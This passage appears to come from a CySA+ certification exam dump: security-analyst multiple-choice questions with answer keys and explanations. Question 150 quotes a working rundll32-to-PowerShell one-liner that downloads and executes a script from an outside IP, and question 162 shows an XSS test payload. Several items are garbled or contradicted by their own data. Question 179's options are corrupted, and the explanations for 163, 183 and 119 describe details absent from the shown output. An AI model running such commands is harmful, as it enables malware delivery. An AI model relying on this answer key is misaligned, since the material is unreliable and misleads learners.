The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

NEW QUESTION 90

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

- A. MITRE ATTACK
- B. Cyber Kill Cham
- C. OWASP
- D. STIXTAXII

Answer: A

Explanation:

MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities

NEW QUESTION 94

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

- A. MFA
- B. User and password
- C. PAM
- D. Key pair

Answer: D

Explanation:

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

NEW QUESTION 95

Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

- A. Implementing credentialed scanning
- B. Changing from a passive to an active scanning approach
- C. Implementing a central place to manage IT assets
- D. Performing agentless scanning

Answer: C

Explanation:

Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure¹². Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets³. References: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

NEW QUESTION 100

A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

- A. Reconnaissance
- B. Weaponization
- C. Exploitation
- D. Installation

Answer: B

Explanation:

Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.

References: The answer was based on the web search results from Bing, especially the following sources:

? Cyber Kill Chain® | Lockheed Martin, which states: "In the weaponization step, the adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities."

? The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which states: "In the weaponization stage, all of the attacker's preparatory work culminates in the creation of malware to be used against an identified target."

? What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states:

"Weaponization: The attacker creates a malicious payload that will be delivered to the target."

NEW QUESTION 101

A team of analysts is developing a new internal system that correlates information from a variety of sources analyzes that information, and then triggers notifications according to company policy Which of the following technologies was deployed?

- A. SIEM
- B. SOAR
- C. IPS
- D. CERT

Answer: A

Explanation:

SIEM (Security Information and Event Management) technology aggregates and analyzes activity from many different resources across your IT infrastructure. The description of correlating information from various sources and triggering notifications aligns with the capabilities of a SIEM system.

NEW QUESTION 106

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production

- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CDflow
- D. Implement proper input validation for any data entry form

Answer: C

Explanation:

Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers. Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 109

An analyst is conducting monitoring against an authorized team that will perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

- A. Orange team
- B. Blue team
- C. Red team
- D. Purple team

Answer: A

Explanation:

The correct answer is A. Orange team.

An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams¹².

In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team³⁴⁵.

The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity¹².

Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity. The other options are incorrect because they do not match the role and function of the analyst in this scenario.

Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them³⁴⁵.

Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them³⁴⁵.

Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them³⁴⁵.

References:

- ? 1 Infosec Color Wheel & The Difference Between Red & Blue Teams
- ? 2 The colors of cybersecurity - UW-Madison Information Technology
- ? 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
- ? 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
- ? 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

NEW QUESTION 110

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

- A. If appropriate logging levels are set
- B. NTP configuration on each system
- C. Behavioral correlation settings
- D. Data normalization rules

Answer: B

Explanation:

The NTP configuration on each system should be checked first, as it is essential for ensuring accurate and consistent time stamps across different systems. NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly¹. If the NTP configuration is not consistent or correct on each system, the time stamps of the logs and events may differ, making it difficult to correlate incidents across different systems. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network²³.

References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, What is SIEM? | Microsoft Security

NEW QUESTION 114

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

- A. Single pane of glass
- B. Single sign-on
- C. Data enrichment
- D. Deduplication

Answer: D

Explanation:

Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

NEW QUESTION 116

An organization was compromised, and the usernames and passwords of all employees were leaked online. Which of the following best describes the remediation that could reduce the impact of this situation?

- A. Multifactor authentication
- B. Password changes
- C. System hardening
- D. Password encryption

Answer: A

Explanation:

Multifactor authentication (MFA) is a security method that requires users to provide two or more pieces of evidence to verify their identity, such as a password, a PIN, a fingerprint, or a one-time code. MFA can reduce the impact of a credential leak because even if the attackers have the usernames and passwords of the employees, they would still need another factor to access the organization's systems and resources. Password changes, system hardening, and password encryption are also good security practices, but they do not address the immediate threat of compromised credentials. References: CompTIA CySA+ Certification Exam Objectives, [What Is Multifactor Authentication (MFA)?]

NEW QUESTION 119

A security analyst receives an alert for suspicious activity on a company laptop. An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

- A. An Office document with a malicious macro was opened.
- B. A credential-stealing website was visited.
- C. A phishing link in an email was clicked.
- D. A web browser vulnerability was exploited.

Answer: A

Explanation:

An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis. The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.

NEW QUESTION 121

Which of the following best describes the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m.?

- A. SLA

- B. LOI
- C. MOU
- D. KPI

Answer: A

Explanation:

SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable and specific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

NEW QUESTION 126

An incident response team is working with law enforcement to investigate an active web server compromise. The decision has been made to keep the server running and to implement compensating controls for a period of time. The web service must be accessible from the internet via the reverse proxy and must connect to a database server. Which of the following compensating controls will help contain the adversary while meeting the other requirements? (Select two).

- A. Drop the tables on the database server to prevent data exfiltration.
- B. Deploy EDR on the web server and the database server to reduce the adversaries capabilities.
- C. Stop the httpd service on the web server so that the adversary can not use web exploits
- D. use micro segmentation to restrict connectivity to/from the web and database servers.
- E. Comment out the HTTP account in the / etc/passwd file of the web server
- F. Move the database from the database server to the web server.

Answer: BD

Explanation:

Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://www.comptia.org/certifications/cybersecurity-analyst>
- ? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 130

A security analyst is working on a server patch management policy that will allow the infrastructure team to be informed more quickly about new patches. Which of the following would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly? (Select two).

- A. Hostname
- B. Missing KPI
- C. CVE details
- D. POC availability
- E. IoCs
- F. npm identifier

Answer: CE

Explanation:

CVE details and IoCs are information that would most likely be required by the infrastructure team so that vulnerabilities can be remediated quickly. CVE details provide the description, severity, impact, and solution of the vulnerabilities that affect the servers. IoCs are indicators of compromise that help identify and respond to potential threats or attacks on the servers. References: Server and Workstation Patch Management Policy, Section: Policy; Patch Management Policy: Why You Need One in 2024, Section: What is a patch management policy?

NEW QUESTION 135

A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

- A. Block the attacks using firewall rules.
- B. Deploy an IPS in the perimeter network.
- C. Roll out a CDN.
- D. Implement a load balancer.

Answer: C

Explanation:

Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system

of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website¹². References: How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

NEW QUESTION 140

There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

- A. Implement step-up authentication for administrators
- B. Improve employee training and awareness
- C. Increase password complexity standards
- D. Deploy mobile device management

Answer: B

Explanation:

The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

NEW QUESTION 143

A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

- A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - Base Score 6.0
- B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - Base Score 7.2
- C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - Base Score 6.4
- D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - Base Score 6.5

Answer: A

Explanation:

This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack. References: The base scores were calculated using the Common Vulnerability Scoring System Version 3.1 Calculator from FIRST. The explanation was based on the CVSS standards guide from NVD and the CVSS 3.1 Calculator Online from Calculators Hub.

NEW QUESTION 145

An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

- A. SMB use domain SID to enumerate users
- B. SYN scanner
- C. SSL certificate cannot be trusted
- D. Scan not performed with admin privileges

Answer: D

Explanation:

This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide¹, “scanning without administrative privileges will result in a large number of false negatives and an incomplete scan”. Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

NEW QUESTION 148

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

- A. Avoid
- B. Transfer
- C. Accept
- D. Mitigate

Answer: A

Explanation:

Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

NEW QUESTION 150

A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

```
rundll32.exe javascript:'.\mshtml,RunHTMLApplication ";document.write();r=new%20 ActiveXObject ("WScript.Shell").run("powershell -w h -nologo -noprofile -ep bypass IEX ((New-Object Net.WebClient).DownloadString('77.247.109.185/AccessToken.psr'))",0,true);
```

Which of the following statements best describes the intent of the attacker, based on this one-liner?

- A. Attacker is escalating privileges via JavaScript.
- B. Attacker is utilizing custom malware to download an additional script.
- C. Attacker is executing PowerShell script "AccessToken.psr".
- D. Attacker is attempting to install persistence mechanisms on the target machine.

Answer: B

Explanation:

The one-liner script is utilizing JavaScript to execute a PowerShell command that downloads and runs a script from an external source, indicating the use of custom malware to download an additional script. References: ompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 156.

NEW QUESTION 151

Which of the following would eliminate the need for different passwords for a variety of internal applications?

- A. CASB
- B. SSO
- C. PAM
- D. MFA

Answer: B

Explanation:

Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

NEW QUESTION 155

A Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.

Which of the following risk treatments best describes what the CISO is looking for?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid

Answer: B

NEW QUESTION 157

Which of the following actions would an analyst most likely perform after an incident has been investigated?

- A. Risk assessment
- B. Root cause analysis
- C. Incident response plan
- D. Tabletop exercise

Answer: D

Explanation:

A tabletop exercise is the most likely action that an analyst would perform after an incident has been investigated. A tabletop exercise is a simulation of a potential incident scenario that involves the key stakeholders and decision-makers of the organization. The purpose of a tabletop exercise is to evaluate the effectiveness of the incident response plan, identify the gaps and weaknesses in the plan, and improve the communication and coordination among the incident response team and other parties. A tabletop exercise can help the analyst to learn from the incident investigation, test the assumptions and recommendations made during the investigation, and enhance the preparedness and resilience of the organization for future incidents¹². Risk assessment, root cause analysis, and incident response plan are all actions that an analyst would perform before or during an incident investigation, not after. Risk assessment is the process of identifying, analyzing, and evaluating the risks that may affect the organization. Root cause analysis is the method of finding the underlying or fundamental causes of an incident. Incident response plan is the document that defines the roles, responsibilities, procedures, and resources for responding to an incident³⁴⁵. References: Tabletop Exercises: Six Scenarios to Help Prepare Your Cybersecurity Team, Tabletop Exercises for Incident Response - SANS Institute, Risk Assessment - NIST, Root Cause Analysis - OWASP, Incident Response Plan | Ready.gov

NEW QUESTION 162

While reviewing web server logs, a security analyst found the following line:

```
<IMG SRC='vbscript:msgbox("test")'>
```

Which of the following malicious activities was attempted?

- A. Command injection
- B. XML injection
- C. Server-side request forgery
- D. Cross-site scripting

Answer: D

Explanation:

XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users. The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware¹²

The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text "test" when the user views the web page or application. This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks³

NEW QUESTION 163

A technician is analyzing output from a popular network mapping tool for a PCI audit:

```
PORT STATE SERVICE VERSION
22/tcp open  ssh Cisco SSH 1.25 (protocol 2.0)
443/tcp open  ssl/http OpenResty web app server
|_ http-server-header: openresty
|_ ssl-enum-ciphers:
|_ TLSv1.1:
|_ ciphers:
|_ TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|_ compressors:
|_ NULL
|_ cipher preference: server
|_ warnings:
|_ Insecure certificate signature (SHA1), score capped at F
|_ TLSv1.2:
|_ ciphers:
|_ TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - F
|_ TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - F
|_ TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (secp256r1) - F
|_ TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (secp256r1) - F
|_ TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 2048) - F
|_ TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - F
|_ TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - F
|_ compressors:
|_ NULL
|_ cipher preference: server
|_ warnings:
|_ Insecure certificate signature (SHA1), score capped at F
|_ least strength: F
```

Which of the following best describes the output?

- A. The host is not up or responding.
- B. The host is running excessive cipher suites.
- C. The host is allowing insecure cipher suites.
- D. The Secure Shell port on this host is closed

Answer: C

Explanation:

The output shows the result of running the ssl-enum-ciphers script with Nmap, which is a tool that can scan web servers for supported SSL/TLS cipher suites. Cipher suites are combinations of cryptographic algorithms that are used to establish secure communication between a client and a server. The output shows the cipher suites that are supported by the server, along with a letter grade (A through F) indicating the strength of the connection. The output also shows the least strength, which is the strength of the weakest cipher offered by the server. In this case, the least strength is F, which means that the server is allowing insecure cipher suites that are vulnerable to attacks or have been deprecated. For example, the output shows that the server supports SSLv3, which is an outdated and insecure protocol that is susceptible to the POODLE attack. The output also shows that the server supports RC4, which is a weak and broken stream cipher that should not be used. Therefore, the best description of the output is that the host is allowing insecure cipher suites. The other descriptions are not accurate, as they do not reflect what the output shows. The host is not up or responding is incorrect, as the output clearly shows that the host is up and responding to the scan. The host is running excessive cipher suites is incorrect, as the output does not indicate how many cipher suites the host is running, only which ones it supports. The Secure Shell port on this host is closed is incorrect, as the output does not show anything about port 22, which is the default port for Secure Shell (SSH). The output only shows information about port 443, which is the default port for HTTPS.

NEW QUESTION 168

Which of the following best describes the goal of a tabletop exercise?

- A. To test possible incident scenarios and how to react properly
- B. To perform attack exercises to check response effectiveness
- C. To understand existing threat actors and how to replicate their techniques
- D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:

A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 172

A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

- A. Trends
- B. Risk score
- C. Mitigation
- D. Prioritization

Answer: B

Explanation:

A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. <https://www.comptia.org/training/books/cysa-cs0-003-study-guide>

NEW QUESTION 175

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

- A. Perform static analyses using an integrated development environment.
- B. Deploy compensating controls into the environment.
- C. Implement server-side logging and automatic updates.
- D. Conduct regular code reviews using OWASP best practices.

Answer: D

Explanation:

Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

NEW QUESTION 179

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

- A. Change the display filter to f c
- B. acciv
- C. pore
- D. Change the display filter to tcg.port=20
- E. Change the display filter to f cp-daca and follow the TCP streams
- F. Navigate to the File menu and select FTP from the Export objects option

Answer: C

Explanation:

The best way to see the entire contents of the downloaded files in Wireshark is to change the display filter to ftp-data and follow the TCP streams. FTP-data is a protocol that is used to transfer files between an FTP client and server using TCP port 20. By filtering for ftp-data packets and following the TCP streams, the analyst can see the actual file data that was transferred during the FTP session

NEW QUESTION 183

A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

- A. A fake antivirus program was installed by the user.
- B. A network drive was added to allow exfiltration of data
- C. A new program has been set to execute on system start
- D. The host firewall on 192.168.1.10 was disabled.

Answer: C

Explanation:

A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named "update.exe" in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:

- ? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>
- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://www.comptia.org/training/books/cysa-cs0-002-study-guide>

NEW QUESTION 187

An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

- A. Passive network foot printing
- B. OS fingerprinting
- C. Service port identification
- D. Application versioning

Answer: A

Explanation:

Passive network foot printing is the best description of the example, as it reflects the technique of collecting information about a network or system by monitoring or sniffing network traffic without sending any packets or interacting with the target. Foot printing is a term that refers to the process of gathering information about a target network or system, such as its IP addresses, open ports, operating systems, services, or vulnerabilities. Foot printing can be done for legitimate purposes, such as penetration testing or auditing, or for malicious purposes, such as reconnaissance or intelligence gathering. Foot printing can be classified into two types: active and passive. Active foot printing involves sending packets or requests to the target and analyzing the responses, such as using tools like ping, traceroute, or Nmap. Active foot printing can provide more accurate and detailed information, but it can also be detected by firewalls or intrusion detection systems (IDS). Passive foot printing involves observing or capturing network traffic without sending any packets or requests to the target, such as using tools like tcpdump, Wireshark, or Shodan. Passive foot printing can provide less information, but it can also avoid detection by firewalls or IDS. The example in the question shows that the attacker has gained access to the syslog server on a LAN and reviewed the syslog entries to prioritize possible next targets. A syslog server is a server that collects and stores log messages from various devices or applications on a network. A syslog entry is a record of an event or activity that occurred on a device or application, such as an error, a warning, or an alert. By reviewing the syslog 